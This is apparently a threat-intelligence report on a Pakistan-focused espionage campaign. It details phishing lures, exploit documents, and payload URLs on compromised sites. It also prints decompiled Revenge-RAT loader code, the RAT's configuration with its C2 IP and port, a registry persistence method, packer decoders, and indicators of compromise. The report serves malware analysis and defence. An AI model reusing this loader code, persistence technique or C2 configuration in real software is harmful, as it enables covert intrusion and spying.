
ropchain. (2015, August 6). Ongoing analysis of unknown exploit targeting Office 2007-2013 UTAI MS15-022. Retrieved from Security Blog: https://blog.ropchain.com/2015/08/16/analysis-of-exploit-targeting-office-2007-2013-ms15-022/

SequreTek. (2017, April 19). Analysis of the Document Exploit Targeting CVE-2016-7193. Retrieved from SequreTek Blog: https://www.sequretek.com/analysis-of-the-document-exploit-targeting/

Wang, D. (2015). NCC Group . Retrieved from Understanding Microsoft Word OLE Exploit Primitives: Exploiting: https://www.nccgroup.trust/globalassets/our-research/uk/whitepapers/2015/10/understanding-microsoft-word-ole-exploit-primitives---exploiting-cve-2015-1642.pdf

THE WHITE COMPANY SERIES

Malware Analysis



EXECUTIVE SUMMARY

This paper provides an in-depth analysis of the phishing documents and payloads used by The White Company in Operation Shaheen, as well as the associated command and control infrastructure related to the recovered malware samples. It is largely the result of six months of passive monitoring of a phishing server used to primarily target Pakistani government and military officials.

METHODOLOGY HIGHLIGHTS:

- The White Company solely used commercial, off-the-shelf (COTS) and publicly available RATs for first stage footholds into victim environments.
  - All RATs were fully extensible and able to implement additional functionality in-memory and only as necessary.
- Comprehensive use of multiple public and semi-public packers to obscure final payloads and prevent automated analysis.
  - Cursory analysis would potentially lead researchers to conclude that the overall document was uninteresting.
  - Five different packers were identified.
    - Four different customizable .NET packers with variable keys.
    - One Complex Delphi packer.
  - VM detection, anti-disassembly, and anti-analysis measures pre-baked into several of the packers as well as a custom stub which was capable of detecting analysts' systems and tools.
- Phishing payloads were adapted over time to be served from websites or look-alikes that Pakistani military officers would do business with or commonly visit.
- Network command and control (C2) infrastructure primarily leveraged Choopa and OVH and primarily used only direct to IP communication.

Key findings:

- The White Company attempted and succeeded in designing backdoors with limited potential for creating new unique identifiers (signatures) and leveraged multiple public packers to obfuscate automated tracking and hinder automated classification.
- The White Company leveraged C2 servers that were not connected in any way other than service providers.

INTRODUCTION

Cylance's investigation began in early August 2017 after stumbling upon what appeared at first glance to be some run of the mill exploit documents. RSA made the same initial mistake, (RSA, 2017) attributing the operations of a complex threat to a simple spam run. This is exactly what The White Company anticipated, and why they intentionally utilized public and commercially available RATs for their first-stage operations.

What caught our attention and caused us to pursue the group further was the use of the Frontier Works Organization (FWO) website to distribute executable payloads following successful exploitation. This seemed to be more than mere happenstance as the FWO is the Pakistani equivalent of the United States' Army Corp of Engineers. Cylance was able to track some of these documents back to a central phishing server, which we monitored for nearly six months. As time went on, Cylance was able to locate several other websites that were strategically compromised to ensure inconspicuous payload delivery to targets.

Cylance monitored the website of a purported Belgian locksmith shop, www.serrurier-secours[.]be, as it was used to distribute The White Company's phishing documents to potential victims. It's still not clear whether The White Company purchased the domain after it expired or simply compromised a legitimate website. The site was used to focus primarily on Pakistani military and government targets. We have subsequently dubbed this particular campaign Operation Shaheen after its principal focus on the Pakistan Air Force.

The White Company repeatedly played upon security researchers' preconceived notions to obscure their operations. They took great pains to limit the investigative potential of any single phishing document or executable payload. What follows is an analysis of all the spear-phishing documents and executable payloads Cylance subsequently identified.

PHISHING LURES

FILE NAMES

Over a period of six months, Cylance was able to recover 30 lures from the phishing server. All were Rich Text Files (RTF) which contained Microsoft Word documents within.

Several of the lures referenced events or articles that can be pinned to a specific date or a narrow time frame. A few were tagged to the February 2015 time period, but all of the others where dates were suggested fall into the range of June to September 2017, coinciding with observed phishing attempts from the Belgian locksmith server.

Lures that specifically mentioned the Pakistan Air Force or military:

1. *Fazaia-Overseas-Form.doc*
2. *Fazaia_Housing_Scheme_Notice_Inviting_Tenders.doc*
3. *LEVYING OF NOC FEE _ FAZAIA HOUSING SCHEMES.doc*
4. *LEVYING OF NOC FEE_FAZAIA HOUSING SCHEMES.doc (v2)*

   July 2017

   The Fazaia Housing Scheme is a project of the Pakistani Air Force that builds condos for its serving and retired personnel.

   The Levying notice was posted here on July 5, 2017, although the website was no longer available at the time of this writing.

   www.fazaiahousing.com.pk/docmentsschemedetail.php?catid=26

   The Tenders notice was posted on July 21, 2017 to the same website.

5. *PAF's first multinational air exercise ACES Meet 2017 concludes in Pakistan.doc*

   October 28, 2017

   This headline was taken from an article in the Daily Pakistan. It described the Pakistan Air Force's "first ever multinational counter terrorism air exercise 'ACES Meet 2017', involving the air forces of a total of eight countries"

   https://en.dailypakistan.com.pk/headline/multinational-air-exercise-aces-meet-2017-concludes-in-pakistan/

6. *PAKISTAN AND CHINA COMMENCE SHAHEEN VI JOINT AIR-EXERCISE.doc*

   September 10, 2017

   This headline was lifted from the webpage of an NGO called the Quwa Defence News & Analysis Group. It describes an annual air force exercise involving Pakistan and China. The exercise began on September 7 and ended on September 27, 2017.

   https://quwa.org/2017/09/10/pakistan-china-commence-shaheen-vi-joint-air-exercise/

7. *Pakistan Air Force Jet Crashes During Routine Operation.doc*

   August 10, 2017

   This headline was lifted from NDTV news website:

   https://www.ndtv.com/world-news/pakistan-air-force-jet-crashes-during-routine-operation-pilot-dead-1736069

8. *Russia ready to offer India the MiG-35 to replace the Rafale fighter jet.doc*

   February 24, 2015

   This is an exact copy of a headline from a Pakistani defense news forum discussion:

   https://defence.pk/pdf/threads/russia-ready-to-offer-india-the-mig-35-to-replace-the-rafale-fighter-jet.361050/

9. *Pakistan successfully test-fires new cruise missile Ra'ad.doc*

   February 2, 2015

   Another headline from February 2015, this time from an Indian website. It described an air-launched cruise missile test. The missile was described as being capable of delivering a tactical nuclear weapon:

   https://currentaffairs.gktoday.in/pakistan-successfully-test-fires-cruise-missile-raad-02201518676.html

10. *India crashes out of Russia tank competition.doc*

    August 13, 2017

    Headline borrowed from The Hindu newspaper:

    http://www.thehindu.com/news/national/india-out-of-russia-tank-competition/article19486747.ece

Lures that referenced Pakistani government or other government entities:

1. *1gb188-129.doc*

   This mimicked a legitimate document from the Pakistani Public Procurement Regulatory Authority.

2. *FBR issues tax card for salary income during 2017-2018.doc*

   July 2017

   This is a reference to Pakistan's Federal Board of Revenue, which releases information annually in July:

   http://www.pkrevenue.com/inland-revenue/fbr-issues-tax-card-for-salary-income-during-20172018/

3. *Grant_of_Increase_to_Pensioners_of_the_federal_Government.doc*

   This was the filename of a real document, which appears to have been lifted from:

   http://www.finance.gov.pk/circulars/pension_order.pdf

4. *Budget_of_Federal_Govt_2017-18.doc*

5. *List_of_National_and_Regional_Public_holidays_of_Pakistan_in_2018.doc*
6. *Machine_Readalbe_Passport.doc*
7. *Public_and_Optional_Holidays_2017.doc*
8. *Sales - Tax & Federal Excise Budgetary Measures.doc*
9. *Sales Tax & Federal Excise Budgetary Measures.doc*
10. *Sales_Tax.doc*
11. *THE_CIA.doc*

Lures that referenced China:

1. *2017*年发展中国家妇幼保健专业培训班项目简介表*.doc*

   This roughly translates to Program for MCH [Maternal and Child Health] Training Courses in Developing Countries.

   Many NGOs offer these programs, but the most prominent in the region seems to be the one run by USAID, which is active in Pakistan, India, Nepal, Bangladesh, and Burma, but not China. China did run a program by that exact name out of Hunan Children's Hospital in 2016, but in Sierra Leone.

   http://en.hnetyy.net/aid/201702475240.html

2. *China India Doklam border standoff.doc*

   June to July 2017

   For several weeks in June and July, India and China were engaged in a standoff along part of their shared border, a tract of land over which the two nations fought a war in the 1960s. An agreement to end the standoff was reached on August 27, 2017, but military build-up on both sides continued through early 2018.

3. *China-Pakistan-Internet-Security-LAW_2017.doc*

   June 2017

   In August 2016, Pakistan adopted a controversial cybersecurity law that granted considerable authority to regulators to block private information they considered to be illegal. China passed a similarly tough law in November 2016. It went into effect June 2017.

4. *China_4(5)China-II,2017_Brochure.doc*

   This appears to reference an actual document available on the Pakistani Ministry of Finance, Revenue, and Economic Affairs website:

   http://www.ead.gov.pk/ead/userfiles1/file/Trainings/2017/China_4(5)China-II,2017_Brochure.doc

Lures that referenced regional or other topical subjects:

1. *Hajj Policy and Plan 2017.doc*
2. *P020170826.doc*
3. *SOP-2017.doc*
4. *Warning_Locky_Ransomware.doc*
5. *2017sro330.doc*

ADDITIONAL FILE ATTRIBUTES

The phishing lures also fell into two camps based on their file size.

23 of the files were exactly 575 Kilobytes in size. When the exploits were successfully triggered, these files would retrieve malware from several different, apparently legitimate, compromised websites, including Pakistan's Frontier Works Organization. In all observed instances, the download and execute documents attempted to exploit CVE-2012-0158.

SHA256: 2e219fc95d7b44d8b0e748628e559a9ec79a068b90fe162b192daa8cf8d6f3ee

1. 1gb188-129.doc
2. 2017年发展中国家妇幼保健专业培训班项目简介表.doc
3. 2017sro330.doc
4. China India Doklam border standoff.doc
5. China_4(5)China-II,2017_Brochure.doc
6. Hajj Policy and Plan 2017.doc
7. PO20170826.doc
8. Sales — Tax & Federal Excise Budgetary Measures.doc
9. SOP-2017.doc
10. THE_CIA.doc

SHA256: 4ba13add1aa8ae3fffcb83f9b0990a6cd8b8912fc0e26811d0211f72aaaa7c79

11. FBR issues tax card for salary income during 2017-2018.doc
12. PAF's first multinational air exercise ACES Meet 2017 concludes in Pakistan.doc

SHA256: 97ef4ea2614a566ad1f73826b379079ad249eff22a52da6105b620a15448df16

13. PAKISTAN AND CHINA COMMENCE SHAHEEN VI JOINT AIR-EXERCISE.doc
14. Pakistan successfully test-fires new cruise missile Ra'ad.doc
15. Russia ready to offer India the MiG-35 to replace the Rafale fighter jet.doc

SHA256: bb05494aed74efd30e5952d9a8ba7927d5d26664b085c8ecc07ba242eb731c8d

16. China-Pakistan-Internet-Security-LAW_2017.doc
17. LEVYING OF NOC FEE _ FAZAIA HOUSING SCHEMES.doc
18. Public_and_Optional_Holidays_2017.doc
19. Warning_Locky_Ransomware.doc

SHA256: ca275c9dccb87cae810b4bce2a47d8fd093286c0aa0e79b5164f352d0f777c4c

20. LEVYING OF NOC FEE_FAZAIA HOUSING SCHEMES.doc (Version 2)
21. Machine_Readalbe_Passport.doc

SHA256: f110283c4e459cc20e908267d88edba26e2135bcb7d7335cabbed1a128edeb86

22. India crashes out of Russia tank competition.doc
23. Pakistan Air Force Jet Crashes During Routine Operation.doc

The majority of the lures were nearly identical with the exception of the decoy document and final payload. If the exploit was successful, a simple download-and-execute shellcode would run, which in turn, loaded an additional executable from an external website. The following unique payload URLs were identified within these exploit documents:

http://careers.fwo.com[.]pk/css/.../spark.exe

http://careers.fwo.com[.]pk/css/microsoftdm.exe

http://careers.fwo.com[.]pk/css/pe.exe

http://careers.fwo.com[.]pk/css/printer.exe

http://gnstafftraining[.]com/tmp/installer.exe

http://universaldental.com[.]pk/images/done.exe

The URL gnstafftraining.com was unavailable during our investigation, however, Cylance was able to recover seven unique executable payloads from the other aforementioned URLs. Payloads on the compromised servers also appeared to be altered and switched up over time. Cylance was able to determine both careers.fwo.com and universaldental.com.pk were both legitimate domains compromised and leveraged by The White Company.

While the majority of documents depended on download and execute payloads, beginning in December 2017, Cylance found the actor shifted tactics and began to rely exclusively on four-byte XOR-encoded payloads within the documents themselves. Nearly all of these documents encoded payloads with a static key of 0xABCDEFBA, skipping null bytes in an attempt to not expose the key.

Seven files carried an encoded payload internally and extracted and executed it from within the body of the document. All of these files were of variable sizes and attempted to exploit CVE-2015-1641:

1. Budget_of_Federal_Govt_2017-18.doc
2. Fazaia-Overseas-Form.doc
3. Fazaia_Housing_Scheme_Notice_Inviting_Tenders.doc
4. Grant_of_Increase_to_Pensioners_of_the_federal_Government.doc
5. List_of_National_and_Regional_Public_holidays_of_Pakistan_in_2018.doc
6. Sales Tax & Federal Excise Budgetary Measures.doc
7. Sales_Tax.doc

PAYLOADS

The threat actors relied heavily on obfuscated versions of public RATs and packers and rarely deployed any custom backdoors. Revenge-RAT was heavily favored by the attackers; the .NET (C#) RAT's partial source code is available to download and already implements an extensible framework to add additional custom plugins.

Here's a breakdown of one of the last Revenge-RAT samples Cylance was able to recover:

Payload URL:

http://universaldental.com[.]pk/images/done.exe

Payload SHA256:

ae592701c9f9f608d3d0f52675814197581c8f5b7f0790243cac35686ab130ae

KazyLoader SHA256:
10d9ed8b71ae0fac1731d3425673a2ec49268692afc1a6d41e8f14f6f5880061

Anti-Analysis Stub SHA256:

1eff75916a83a0d91c3e2199665d256addb78f4e7f513b7ad83736728d50df25

Revenge-RAT SHA256:

19053690579c3f11afdde1912c5450e2fef6aa648b5e0bd1cd4b2432f71ac4db

The executable first extracted a DLL out a large byte array by XOR'ing against the key "gEWArk" in Unicode.

```
static lWjOTRlgEHduFFb()
{
    lWjOTRlgEHduFFb.METMaSMYnaw = new byte[] { 42, 90, 213, 0, 84, 0, 65, 0, 118, 0, 107, 0, 152, 255, 69, 0, 239, 0, 65, 0,
}

private static void Main(string[] args)
{
    Assembly assembly = Assembly.Load(lWjOTRlgEHduFFb.vFGZKBlBQjwENXhLp(lWjOTRlgEHduFFb.METMaSMYnaw, "gEWArk"));
    string str = Encoding.Unicode.GetString(lWjOTRlgEHduFFb.vFGZKBlBQjwENXhLp(new byte[] { 44, 0, 36, 0, 45, 0, 56, 0, 62, 0
    string str1 = Encoding.Unicode.GetString(lWjOTRlgEHduFFb.vFGZKBlBQjwENXhLp(new byte[] { 52, 0, 49, 0, 54, 0, 51, 0, 6, 0
    MethodInfo method = assembly.GetType(str).GetMethod(str1);
    Delegate @delegate = Delegate.CreateDelegate(typeof(lWjOTRlgEHduFFb.AcDDVpvXxAARmU), method, "Invoke");
    object[] objArray = new object[2];
    object[] objArray1 = new object[] { "TIhBVkwKuZWTtnozfX", "JipRFYBGHyRXRG", "gEWArk", args };
    objArray[1] = objArray1;
    @delegate.DynamicInvoke(objArray);
}
```

Figure 1: Decompiled .NET Code Showing Initial Decoding Instructions

```
private static byte[] vFGZKBlBQjwENXhLp(byte[] JWMBZGkPXxlWUnUKG, string hbexcWjtwq)
{
    byte[] bytes = Encoding.Unicode.GetBytes(hbexcWjtwq);
    int num = 0;
    for (int i = 0; i < (int)JWMBZGkPXxlWUnUKG.Length; i++)
    {
        int num1 = num;
        num = num1 + 1;
        JWMBZGkPXxlWUnUKG[i] = (byte)(JWMBZGkPXxlWUnUKG[i] ^ bytes[num1]);
        if (num == (int)bytes.Length)
        {
            num = 0;
        }
    }
    return JWMBZGkPXxlWUnUKG;
}
```

Figure 2: Decompiled Simple XOR Encoding Function Using an Arbitrary String as the Key

This DLL was a 2014 variant of the KazyLoader which implements some rudimentary steganography and in-memory execution techniques. The loader was called with the following arguments: "{ "TIhBVkwKuZWTtnozfX", "JipRFYBGHyRXRG", "gEWArk", args }" where "TIhBVkwKuZWTtnozfX" is the name of the resource section where the encoded

payload is embedded, “JipRFYBGHyRXRG” is the name of the resource item, and the third argument “gEWArk” is the XOR key used to decode the bytes extracted out of the resource bitmap.

Once this stub was extracted, it was mapped into memory using the *System.Reflection.Assembly::Load* command then the Entrypoint is called via the Invoke function.

The stub contained a number of conditional environmental and software checks before executing properly. In this case, none of the anti-analysis/anti-sandbox options were checked. The stub properly mapped all of the headers and sections of the final Revenge-RAT payload before ultimately calling *WriteProcessMemory, SetThreadContext,* and *ResumeThread* to begin execution. The RAT’s extracted configuration data is displayed below:

```
static Atomic()
{
    Atomic.SPL = "*-]NK[-*";
    Atomic.App = Application.ExecutablePath;
    Atomic.SCG = new Atomic();
    Atomic.DI = new ComputerInfo();
    Atomic.Key = "Revenge-RAT";
}

public Atomic()
{
    this.OW = false;
    this.C = null;
    this.Cn = false;
    this.SC = new Thread(new ThreadStart(this.MAC), 1);
    this.PT = new Thread(new ThreadStart(this.Pin));
    this.INST = new Thread(new ThreadStart(this.INS));
    this.I = 1;
    this.MS = 0;
    this.Hosts = Strings.Split("45.76.94.73,", ",", -1, CompareMethod.Binary);
    this.Ports = Strings.Split("3333,", ",", -1, CompareMethod.Binary);
    this.ID = "R3Vlc3Q=";
    this.MUTEX = "RV_MUTEX-aMONFueOciqXUgB";
    this.H = 0;
    this.P = 0;
}
```

Figure 3: Configuration Information for the Revenge-RAT Payload

This particular variant would create two copies of itself into “%AppData%\winlogon.exe” and “%AppData%\csrss.exe” and used a method of execution that it internally referenced as process persistence. A registry key was also set to ensure the payload survived a system reboot; HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell was configured to launch both the normal “explorer.exe” process and the malware binary.

The backdoor attempted to communicate to the IP Address 45.76.94.73 over TCP port 3333. Information was sent Base64 encoded in clear text with the delimiter specified by the Atomic.Key variable — in this case “Revenge-RAT.” Basic information such as hostname, IP address, domain name, username, CPU information, OS information, MAC address, and system language were sent in the first request. Additional features could be implemented via GZIP compressed plugins sent from the controller; the operator could add and remove features as needed using in-memory execution techniques.

The default RAT build came with the ability to deploy plugins that allow for keylogging, screen capture, RDP access, credential harvesting, microphone interception, webcam access, seeding torrents, uploading and downloading files, multiple types of script execution, and a myriad of other potentially useful abilities.

Funny enough, the default precompiled plugins also included a variable called Naughty which contained the following string: “you are very Naughty ! You shouldn’t analyze my plugins!, now go brush your teeth and go to bed!”

ADDITIONAL OBFUSCATION METHODS

The White Company employed a number of different obfuscation methods over time to obscure their Revenge-RAT payloads, including four different .NET packers and one Delphi packer.

In addition to the one described above, a second .NET loader was used on the later payloads encoded within the weaponized documents. This loader would extract an encoded PE out of the resource section of the executable and then apply a 71-byte XOR-based decoding to it.

```
def decode(buf):
	out = ''
	key = 'ZRIMTZVZCTCCOOMOOEVICUIZUXENBEXIXTRCRIRVBEXIBBTUUBTR
	TXXBCOTUXRIVIOXUUVU'
	c = 0
	for x in buf:
		temp = ord(key[c%len(key)])>>(c+5+len(key)&31)&150
		out += chr(ord(x)^temp)
		c+=1
	return out
```

Figure 4: Python Snippet To Decode Resources

Following that, the final Revenge-RAT payload would be decoded and run from the extracted executable’s resource section using the same transformation described above.

A third .NET obfuscation method depended upon a custom XOR implementation, which decoded a small blob of shellcode and executed it in memory. The first stage shellcode then decoded a second stage PE using a static, four-byte XOR key. The second stage was nearly identical to the packer described in this write-up:

https://antimalwarelab.blogspot.com/2015/03/unpacking-mfc-compiled-cryptowall.html

```
def first_stage_decode(buf):
	out = ''
	for x in range(0,len(buf)-8):
		if buf[x+8] == buf[x]+4 and \
			buf[x+6] == buf[x]+3 and \
			buf[x+2] == buf[x]+1 and \
			buf[x+4] == buf[x]+2:
			for y in range(0,1500):
				out+=chr(ord(buf[2*y+x+10])^ord(buf[x+5]))
			return out
```

Figure 5: Python Script To De-obfuscate Third .NET Packer

A fourth .NET obfuscation method reconstructed an encoded executable via multiple resources referenced by random Chinese Unicode names such as “儿艾迪维伊伊开维西艾比杰”. The encoded executable was then decoded using a simple XOR against a single byte. Cylance observed multiple keys used across samples, including 0x1B and 0x1E.

This inner payload was again another stub that checked a number of conditions before extracting and executing the final payload from the resource section named “mainfile”. This resource was decoded using a custom XOR function with a predefined key listed in the parameters variable within the file.

The following python snippet can decode this type of obfuscation. Numerous keys were observed across malware variants, but they could be easily identified and extracted to decode the final payloads.

```
def simisio_xor_decode(buf):
	key = 'EoFDYVExtMMofANnSdIRCCgbJsa'
	out = ''
	c = 0
	for b in buf:
		if c < len(buf)-1:
			temp = ord(b)^ord(key[c%len(key)])
			out += chr((temp-ord(buf[c+1]))&0xFF)
			c+=1
		else:
			return out
```

Figure 6: Snippet To Decode Custom XOR Implementation

The White Company also relied on a smaller number of heavily obfuscated NetWire RAT payloads. NetWire is a commercial spyware suite (https://www.worldwiredlabs.com/) that is best known for its cross-platform compatibility, which includes support for Windows, Linux, OSX, and Solaris.

The last obfuscation method described was used primarily on NetWire payloads such as: a2f3b45e67ef753e6e10a556b8e9909eea4da974c1168390acfdd85fdff56f50.

CONCLUSION

Many security researchers have begun to focus on unique backdoors as a means of identifying and tracking threat actors. Consequently, more sophisticated threat actors like The White Company will continue to whitewash their tools and adopt open-source or commercially available backdoors.

These types of backdoors provide an additional layer of anonymity during espionage operations while maintaining conventional functionality. In addition to off-the-shelf malware, the group also employed a number of packers that are widely circulated and employed by numerous other criminal actors which makes creating meaningful signatures difficult.

As security companies begin to increasingly rely on unique signatures to provide attribution, advanced threat groups will leverage this against them to misattribute and camouflage attacks. Any single document viewed in isolation from the others thus will be relatively unlikely to raise any red flags.

Similarly, The White Company took great pains to limit the usefulness of network-derived indicators used in their C2 operations. All of the identified IP addresses were relatively clean and did not marshal any further leads. Threat actors commonly point multiple domains at a single IP address or move their domains over time to new IP addresses. The White Company made sure to do neither. Each network indicator was wholly isolated from every other one. If Cylance did not have access to the phishing server, it would have been nearly impossible to link any of the command and control infrastructure together.

While Cylance did not discover any explicit false flags in Operation Shaheen, we were able to locate them in other related campaigns which we hope to reveal shortly. These other campaigns operated in the Pakistan region as well as other more geographically diverse areas. Meticulous targeting was conducted by the group, going so far as to compromise the Facebook page of the school that military officers' children attended to deliver malware to their intended targets.

WORKS CITED

RSA. (2017, October 26). *Malspam Delivers Revenge RAT October - 2017.* Retrieved from RSA.com: https://community.rsa.com/community/products/netwitness/blog/2017/10/26/malspam-delivers-revenge-rat-october-2017

CHRISTOPHER DEL FIERRO. (2015, March 30). *Unpacking MFC Compiled CryptoWall.* Retrieved from antimalwarelab.blogspot.com: https://antimalwarelab.blogspot.com/2015/03/unpacking-mfc-compiled-cryptowall.html

APPENDIX

C2 Infrastructure

REVENGE-RAT:

```
45.32.116.117
45.32.185.233
45.76.94.73
45.32.232.70
```

NETWIRERAT:

```
94.23.181.81
userz.ignorelist.com
```

Weaponized Document Hashes

```
286c7f2635cabd27907946100d0cc50acfbb518d3ee791438faf45573f576d25
2e219fc95d7b44d8b0e748628e559a9ec79a068b90fe162b192daa8cf8d6f3ee
409d49567d3d3c77137338ac57e5d6902632d655067541b498ab7f8e7ae05ebc
40e9287ff8828fb0e6baedcff873e8e35520c6227200f1c84b63446f07a59289
4ba13add1aa8ae3ffcb83f9b0990a6cd8b8912fc0e26811d0211f72aaaa7c79
8ab5f1dcf0a3bd146446cbed810754d3275c63e8f376cc9af889c0d3207d1b32
97ef4ea2614a566ad1f73826b379079ad249eff22a52da6105b620a15448df16
a8fa4c806d97e59db0c42b574558a68942eadfe56286a66d90a8f6248a34cf43
bb05494aed74efd30e5952d9a8ba7927d5d26664b085c8ecc07ba242eb731c8d
c54beaa97e2b78979d6f403b2ce157e9cb54cbae8843b4b16efa188df79c96b3
ca275c9dccb87cae810b4bce2a47d8fd093286c0aa0e79b5164f352d0f777c4c
f110283c4e459cc20e908267d88edba26e2135bcb7d7335cabbed1a128edeb86
f96b34a13c5047eba37e56601c96e6cc5cee25476e8519e523453f9e63d415e0
```

DOWNLOADED PAYLOAD HASHES

```
01cf4f9795a0f3b1fd3f13ff631dea45a2c0310553e24cddb4f737d708e94fa9
1d5f6918f3c8a99bcc62dc5b960adaffbe94924571d87ef33b5d6c4c651c6ad9
1da201e1d20ccbd84a3c7c07abad79ed0a57025beae269b2e105849bd177ea1c
291ca9e4aa9db88635a89cb58f8dbf49e60abddbbcec1c4a611ef4192bfc6d24
3b5a502031551f90d922b5d66784bec58f23167488bb79dd4e34cc1e282f65cf
ae592701c9f9f608d3d0f52675814197581c8f5b7f0790243cac35686ab130ae
48463e268acb50ffbcb27eaff46f757486a985ffc2d10f35ae1b9422660a20d2
```

Extracted Payload Hashes

REVENGE-RAT:

```
b9454728cb88addbc66f6039960aa2e5efc3bfd20a2528248f44d822bc7d4481
dfa731fb35de9a9bf9f90dad87f9d2be4fed1d63a454cd2dfb733297b2f10ab5
```

NETWIRERAT:

```
a2f3b45e67ef753e6e10a556b8e9909eea4da974c1168390acfdd85fdff56f50
```

Additional Samples Connected Via C2:

REVENGE-RAT:

```
65149381b03ab0e82e811e963d4a9024e6c936c0cb48e45f6a29362c024da810 —
Delphi Loader
```

NETWIRERAT:

```
